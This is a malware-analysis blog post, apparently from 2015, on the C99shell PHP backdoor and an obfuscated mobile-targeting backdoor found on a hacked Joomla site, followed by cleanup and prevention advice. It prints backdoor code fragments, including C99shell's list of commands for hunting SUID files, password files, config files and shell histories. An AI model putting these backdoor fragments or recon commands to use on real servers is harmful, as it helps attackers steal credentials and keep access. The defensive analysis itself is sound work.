
C99Shell not dead

bartblaze.blogspot.com/2015/03/c99shell-not-dead.html



In today's blog post, we'll talk about C99shell - a powerful PHP backdoor.

Introduction

I recently got contacted on Twitter in regards to a hacked webpage:

> @bartblaze Hey, maybe interesting for you: http://t.co/6rZUD1O1qZ Found on hacked joomla page Got a lot of those files. All have same scheme
> — Florian Gümbel (@fgdesign) February 25, 2015

After I received the files two things became apparent:

- the webserver (and thus the website) was infected with C99shell;
- the webserver was infected with other PHP backdoors.

Analysis


PHP/c99shell or simply c99shell should be well known by now - it is a PHP backdoor that provides a lot of functionality, for example:

- run shell commands;
- download/upload files from and to the server (FTP functionality);
- full access to all files on the hard disk;
- self-delete functionality.
- ...


In short, it can pretty much do everything you want, which results in end-users getting malware onto their systems and/or data getting stolen and/or personal information compromised.

There's an excellent blog post over at **Malwaremustdie** in regards to C99shell, you can read it here:
How EVIL the PHP/C99Shell can be? From SQL Dumper, Hacktools, to Trojan Distributor Future?


Now, here's one of the files gathered from the webserver:



It's heavily obfuscated as one would expect; after some deobfuscating/decoding we get:



It also has a nice web interface:



Seems like we are dealing with a slightly updated version of C99shell, version 2.1:

And last but not least, some functionality:

```
{
 $cmdaliases = array(
  array("-------------------------------------------------------------", "ls -la"),
  array("find all suid files", "find / -type f -perm -04000 -ls"),
  array("find suid files in current dir", "find . -type f -perm -04000 -ls"),
  array("find all sgid files", "find / -type f -perm -02000 -ls"),
  array("find sgid files in current dir", "find . -type f -perm -02000 -ls"),
  array("find config.inc.php files", "find / -type f -name config.inc.php"),
  array("find config* files", "find / -type f -name \"config*\""),
  array("find config* files in current dir", "find . -type f -name \"config*\""),
  array("find all writable folders and files", "find / -perm -2 -ls"),
  array("find all writable folders and files in current dir", "find . -perm -2 -ls"),
  array("find all service.pwd files", "find / -type f -name service.pwd"),
  array("find service.pwd files in current dir", "find . -type f -name service.pwd"),
  array("find all .htpasswd files", "find / -type f -name .htpasswd"),
  array("find .htpasswd files in current dir", "find . -type f -name .htpasswd"),
  array("find all .bash_history files", "find / -type f -name .bash_history"),
  array("find .bash_history files in current dir", "find . -type f -name .bash_history"),
  array("find all .fetchmailrc files", "find / -type f -name .fetchmailrc"),
  array("find .fetchmailrc files in current dir", "find . -type f -name .fetchmailrc"),
  array("list file attributes on a Linux second extended file system", "lsattr -va"),
  array("show opened ports", "netstat -an | grep -i listen")
 );
}
```

You can find the decoded C99shell backdoor on Pastebin:
Decoded PHP/c99shell

Detections aren't too great for this PHP backdoor, but it surely has improved since Malwaremustdie started blogging about it, some VirusTotal results: 0, 1, 2.

As I mentioned before, other PHP backdoors were present, for example:

```
<?php
$XR='r0nw'&~Y0dTO1Wt;$ZAps4M='+l-'&')fw';$AKsSa=FAPZB." "|HDAHH.'!';$j5gQLS=#XTQGk'.
    'c{'.wwtw_w.'}~ov}oo'&'sw}o~w_w}~su}oo';$PqU=#li5cBcb42vVsRV4pLBKntygCNiV5lHCR'.
    'HA*:[ q`@}T@0ZLb>y M^@$@4@tA%0PI'|'@]'.kkR4UPA.'-'.PJt8_.'!Va%XB@RB0@'./*lCU5'.
    'UP@0M*/TPc0PK;$FtaeUxv='}9Z~?V@[4~o}Mj>'.Z_zK.'?'.keFwUsOd.'^We}'&'}{zN?'./*n'.
    'fLL*/wxGiDe.'}mOz[oKa~~7'.Owuug.'{~{n{';$rG4r3bseFJ='*n}Pqf-n#g'^#a_lCdbiaBRR'.
    'm81-2Eu0~C';$rB='b1`]gAD~`A'|'!6`Ag@'.ptYG;$L_X96rF='kO>w=?~'&'Q{mw>7^';'yuBw'.
    '-.A';$yc='@@b @"!'|'BBp)@`)';$mdKTVt=EcP791|UAFQ."<u";$Ulin='4z#j1!K'^#IMQIwU'.
    'c>Q pir';$wVYqzGy5='u%!k*{il`'^'=qu;u#690';$BywtZ8QaHFk=_KELlmn&'_Wa~M[_';'BU'.
    'iGh o|';$YzuZ=n^')';$PpCD4RJ914D="+|*%"^t0ck;$IIBxK1GA_='_'&g_;$StoL=M&i;'Jb'.
    'K8f-._$Js';$IXedwT=T&D;$ZVe4pZrS1=$ZAps4M|('^di'^';D]');$atE4muYNLph=(#Dfao7h'.
```

After some manual decoding, we turn up with the following interesting line:

> getenv(HTTP_X_UP_CALLING_LINE_ID);

Another example:

> getenv(HTTP_X_NOKIA_ALIAS);

The "x-headers" HTTP_X_UP_CALLING_LINE_ID and HTTP_X_NOKIA_ALIAS are actually part of WML, the Wireless Markup Language.

Thus, this PHP backdoor seems specifically designed to target mobile users. I've put a copy of the script in screenshot above on Pastebin as well:
Unknown PHP backdoor

Darryl from Kahu Security has written an excellent post on how to manually decode this kind of PHP obfuscation: Deobfuscating a Wicked-Looking Script

If you have any information on what kind of PHP backdoor this might be (if not generic), feel free to let me know.

Disinfection

What if your website's already been hacked and serving up malware to the unknowing visitor? Best practice is to simply take your website offline and restore from an earlier back-up. (don't forget to verify if your back-up isn't infected as well!)

If that's not a possibility for whatever reason, you'll first need to find where any malicious code was injected (or created) on your website, or how it was infected in the first place.

An easy way would be to simply check all recently changed files on your web server. However, those dates can be altered. So what's a better alternative? You can comb over the files one by one, or you can use an online tool to check your website.

A short overview:

http://sitecheck.sucuri.net/
You can use Sucuri's SiteCheck to quickly spot if they detect any malware, see if you're blacklisted and, the most useful part in this case is to check whether or not you have any outdated plugin or CMS running - as well as a list of links.

http://aw-snap.info/file-viewer/
Use Redleg's file viewer to easily see if any malicious iframes have been injected - you can even choose which *Referrer* and *User Agent* should be used (some malware requires you to visit the site via a specific Referrer or User Agent).

http://www.rexswain.com/httpview.html
Useful additional tool to Redleg's file viewer. Allows you to only fetch headers of a website, or fetch both header and content.

http://jsunpack.jeek.org/
Excellent tool in case any malicious Javascript (iframe) is injected into any of your web server files. Less intuitive, but provides a great overview.

http://urlquery.net/
Excellent tool and more graphical as opposed to JSunpack - especially useful is to see if any IDS was triggered as well as JavaScript and HTTP Transactions.

https://www.virustotal.com/
As usual, VirusTotal is a great resource as well - it can pinpoint which Antivirus (if any) is triggering an alert related to your website.

https://hackertarget.com/wordpress-security-scan/
Online WordPress Security Scanner to test vulnerabilities of a WordPress installation. Checks include application security, WordPress plugins, hosting environment and web server.

https://github.com/nbs-system/php-malware-finder
NBS System's PHP Malware Finder does its very best to detect obfuscated/dodgy code as well as files using PHP functions often used in malwares/webshells.

https://github.com/sullo/nikto
Nikto web server scanner.

If nothing is found using any of these tools, but you are still receiving reports from either blacklists (eg. Google) or users, you'll have to manually go over all your files to see if any code was attached.

If you're hosting a web server yourself, you obviously know where you've installed it, so be sure to check in there. If you're not sure where it's installed, may want to look in any of these default locations, if they exist:

Linux:

- **/var/www/**
- **/var/www/html**
- **var/lib/tomcat7/webapps**

Windows:

- **C:\inetpub**
- **C:\inetpub\wwwroot**
- **...**

Another method (and obviously not foolproof) is to copy over all your files to a Windows system and scan them with an antivirus. An example of such antivirus, which works on both Linux and Windows, is ClamAV. I think you're starting to realize why back-ups are important.

If you had any outdated plugins running, chances are very high the backdoor or script was created/added in that specific directory. For example for WordPress this is typically: **/www/wp-content/plugins/**

You can also install a plugin for your CMS which can scan your web server for any infected files. (Which is ironic, but might still do the trick should you not be able to find anything manually.)

Last but not least: check your access logs! See any unauthorized (FTP) logins for example? Take a look in any of these locations:

- **/var/log/httpd**
- **var/log/nginx**
- **/var/log/apache**
- **/var/log/apache2**

You may also want to take a peek in:
/var/log

Contact your hosting provider - they might be able to provide you with assistance.

If you're still stuck, feel free to shoot me an email or contact me on Twitter. Otherwise, contact one of X companies which can help you assist in clean-up.

Don't forget: after clean-up, reset **all** your passwords (and don't use the same for everything) and follow the prevention tips above, or you'll simply get infected again.
Additionally, always install relevant security patches or updates for your operating system if you are hosting the web server yourself.

Prevention

This shouldn't be repeated normally, but I will again just for good measure:

- Create **back-ups** regularly! Yes, even for your website.
- Keep your CMS up-to-date; whether you use WordPress, Joomla, Drupal, ...
- Keep your installed plugins up-to-date. Remove any unnecessary plugins.
- Use strong passwords for your FTP account(s), as well as for your CMS/admin panel login.
- Use appropriate file permissions - meaning don't use 777 everywhere. (seriously, don't)
- Depending on how you manage your website - keep your operating system up-to-date and, if applicable, install and update antivirus software.
- Consider using a tool like Splunk to monitor your access logs.
- Consider installing a security plugin. For WordPress, you have a plugin called All In One WordPress Security which has a ton of options to better secure your website.Don't forget to keep this one up-to-date as well.

More (extended) tips can be found over at StopBadware:
Preventing badware: Basics

There are also guides available on how to harden your specific CMS installation, for example:

WordPress: Hardening WordPress
Joomla: Security Checklist/Joomla! Setup
Drupal: Writing secure code

Conclusion

C99shell is obviously not dead and neither are other PHP backdoors - or any other malware for that matter. Securing your website is not only beneficial for you, but also for your customers and other visitors. This blog post should have provided you with the essentials on securing your website and cleaning it up should it ever be infected

Repeating: best practice is to take your website offline and restore from a back-up.

Resources

For webmasters:
StopBadware - My site has badware
Google - If your site is infected
Redleg - If you're having redirects (*"Google says my site is redirecting to a malicious or spam site."*)

For researchers:
Online JavaScript Beautifier - http://jsbeautifier.org/
PHP Formatter - http://beta.phpformatter.com/
Kahu Security tools - http://www.kahusecurity.com/tools/
(for this specific blog post, *PHP Converter* is a must-use and very effective tool)
Base 64 Decoder - http://www.opinionatedgeek.com/dotnet/tools/Base64Decode/

Above list is obviously my own personal flavor, feel free to leave a comment with your favorite tool.